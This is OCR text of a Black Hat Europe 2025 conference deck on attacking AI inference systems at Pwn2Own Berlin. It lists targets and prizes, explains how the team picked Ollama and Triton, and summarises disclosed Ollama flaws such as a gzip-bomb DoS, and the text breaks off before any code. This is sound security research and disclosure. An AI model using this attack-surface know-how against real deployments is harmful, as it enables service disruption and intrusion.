black hat EUROPE 2025


Breaking AI Inference Systems

Lessons From Pwn2Own Berlin | Fuzzinglabs (@fuzzinglabs)

About Us

Team, Company & Mission

Today’s Speakers



- **Patrick Ventuzelo - CEO & Founder**
- Nabih Benazzouz - COO
- 10+ years in **offensive research**, **fuzzing**, and automation
- **Speakers/Trainers** at BlackHat, REcon, OffensiveCon, PoC, Zer0Con

Who We Are

- **Deep-tech cybersecurity company** (30+ engineers) based in Paris
- Specialized in **fuzzing**, reversing, code audit & offensive AI
- Recognized **research & training** delivered worldwide

What We’re Building

- FuzzForge - **AI-Native Platform** for Autonomous Vulnerability Research
- Orchestrates **multi-agent workflows** for fuzzing, reversing, and triaging
- Open-source **core + SaaS** platform for **collaborative** offensive R&D


black hat® EUROPE 2025

New AI Category at Pwn2Own

AI Targets Overview

New AI Category at Pwn2Own

AI Systems Become Official Targets



ANNOUNCING PWN2OWN BERLIN AND INTRODUCING AN AI CATEGORY

February 24, 2025 | Dustin Childs

https://www.zerodayinitiative.com/blog/2025/2/24/announcing-pwn2own-berlin-2025

- February 2025: a new AI category is introduced.
- AI tools, DB, runtimes, containers and frameworks become eligible targets.
- **AI infrastructure is now treated as a critical attack surface.**


New AI Category at Pwn2Own

AI Targets for 2025

- Six targets covering:
  - **Storage**
  - **Vector search**
  - **Model serving**
  - **Runtime tooling**

- Mix of **databases, embedding engines, inference systems,** and **container layers.**

- Large attack surface:
  - **Parsing**
  - **Configuration handling**
  - **Execution paths**




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: Chroma

chroma

- **Vector database** for embeddings (**Python/Rust**)
- Exposes **Ingestion, embedding,** and **query** APIs
- Widely used in **RAG pipelines**
- **~25k GitHub stars**
- chroma-core/chroma




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: Postgres pgvector

- **Vector search extension** for PostgreSQL (C)
- Adds a new **vector data type** and similarity search (exact & HNSW approximate)
- Integrated into Postgres to support **AI embedding** queries in SQL
- **~19k GitHub stars**
- pgvector/pgvector




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: Redis

- **In-memory key-value store** and cache (C)
- Supports **vector similarity** search (built-in since v8, earlier via modules)
- Ubiquitous in production (caching, message brokering, ML pipelines)
- **~72k GitHub stars**
- redis/redis




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: Ollama

Ollama

- **Local LLM runtime** for open-source models (**Go/C**)
- Exposes a CLI and **REST API** for running and managing models
- Processes local **model files** (GGUF, Safetensors)
  - parsing flaws can lead to RCE
- Widely adopted for private LLM inference
- **~155k stars** on GitHub
- ollama/ollama




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: NVIDIA Triton Inference Server

NVIDIA
TRITON INFERENCE SERVER

- **Inference server** for deploying AI models (**C++/Python**)
- Exposes **HTTP/REST** and **gRPC** endpoints for inference
  - supports custom **backend** plugins
- Used in enterprise AI deployments (part of NVIDIA AI platform, Kubernetes, etc.)
- **~10k GitHub stars**
- triton-inference-server/server




Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

New AI Category at Pwn2Own

Target: NVIDIA Container Toolkit

- **GPU container runtime** for Docker/K8s (**Go/C**)
- Integrates via OCI **hooks** (runs with root privileges) to inject GPU drivers
- Prevalent in multi-tenant GPU clouds (in ~37% of environments)
- **~4k GitHub stars**
- NVIDIA/nvidia-container-toolkit



Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

black hat
EUROPE 2025

Reconnaissance & Target Selection

How We Chose Where to Attack

Initial Recon & Team Effort

FUZZING LABS

- **Full team involved in early recon**
  - Mohand Acherir
  - Mohammed Benhelli
  - Julien Cohen Scali
  - Daniel Frederic
  - Bryton Bernard
  - Yacine Souam
  - Nabih Benazzouz
  - Antonin Fagat

VS

Ollama

Postgre pgvector

chroma

redis


NVIDIA Container Toolkit

NVIDIA
TRITON INFERENCE SERVER

Reconnaissance & Target Selection

How We Evaluated Each Target

- **Codebase complexity**
  - language mix, size, **maintainability**
- **Attack surface exposure**
  - **APIs**, parsing logic, **plugins**, config loaders
- **Ease of local reproduction**
  - setup time, dependencies, **determinism**
- **Code quality & maturity**
  - safety practices, **fuzzing history**, test coverage
- **Potential for impactful exploits**
  - **RCE**, sandbox escapes, supply chain implications



NVIDIA Container Toolkit

Postgre pgvector

Why We Selected Ollama & Triton First

Ollama

- We already knew the codebase
- We had **previously found bugs** (incl. pre-Pwn2Own)
- Attack surface: API, loader, plugins
- Go + C mix→ memory-safety risks
- Very easy to **run & fuzz locally**

NVIDIA

TRITON INFERENCE SERVER

- **New & fast-moving codebase**
- Huge attack surface (**Multi-backend plugins**)
- Loads untrusted **model artifacts**
- Complex config parsing
- **Exposed over HTTP/gRPC** (remote vector)

black hat EUROPE 2025

Attacking Ollama

Early Findings & Pwn2Own Discoveries


Pre-Pwn2Own: Our Prior Research on Ollama

- **Oct 2024** → **Feb 2025**: early auditing phase

- **Found 7 vulnerabilities**
  - DoS, OOM, token theft, memory issues

- **Submitted via Huntr**
  - several reports untriaged for months
  - some fixes incomplete / silent push

- **Confirmed a large, fragile attack surface → strong head start**




- Out-of-range slice allocation leading to DoS in ollama/ollama
- Index Out of Range Leading to DoS in ollama/ollama
- Integer overflow leading to DoS in ollama/ollama
- Out-of-Range Length Allocation Leading to DoS in ollama/ollama
- Denial of Service via cache mechanism in ollama/ollama
- Ollama server authentication flow is vulnerable to token stealing in
- Ollama server is vulnerable to OOM DoS attacks when using `make

Ollama Attack Surface Overview

- **Ollama Architecture** (High-Level)
  - Local LLM runtime
    - **REST API / CLI**
  - Loads **untrusted artifacts**
    - Modelfile, GGUF
  - Runs in **Docker**, uses host CPU/GPU/RAM


- **Attack Surface**
  - REST API
  - **Model loader / GGUF parser**
  - Registry interactions
  - **Go ↔ C boundary**
    - memory-safety risks



https://mattjhayes.com/2025/06/20/putting-the-open-back-in-ai-with-ollama/


Pre-Pwn2Own Vulnerability #1 — CVE-2024-12886 (OOM DoS)

- Trigger: **Malicious registry response**
- Root cause: Unbounded **`io.ReadAll`** → **memory exhaustion**
- Impact: **Remote Gzip Bomb DoS** (CVE-2024-12886)
- Disclosure: Reported via **Huntr**


Ollama server is vulnerable to OOM DoS attacks when using `makeRequestWithRetry` and `getAuthorizationToken` functions in ollama/ollama

✓ Valid


Reported on Oct 31st 2024


```
package server
...
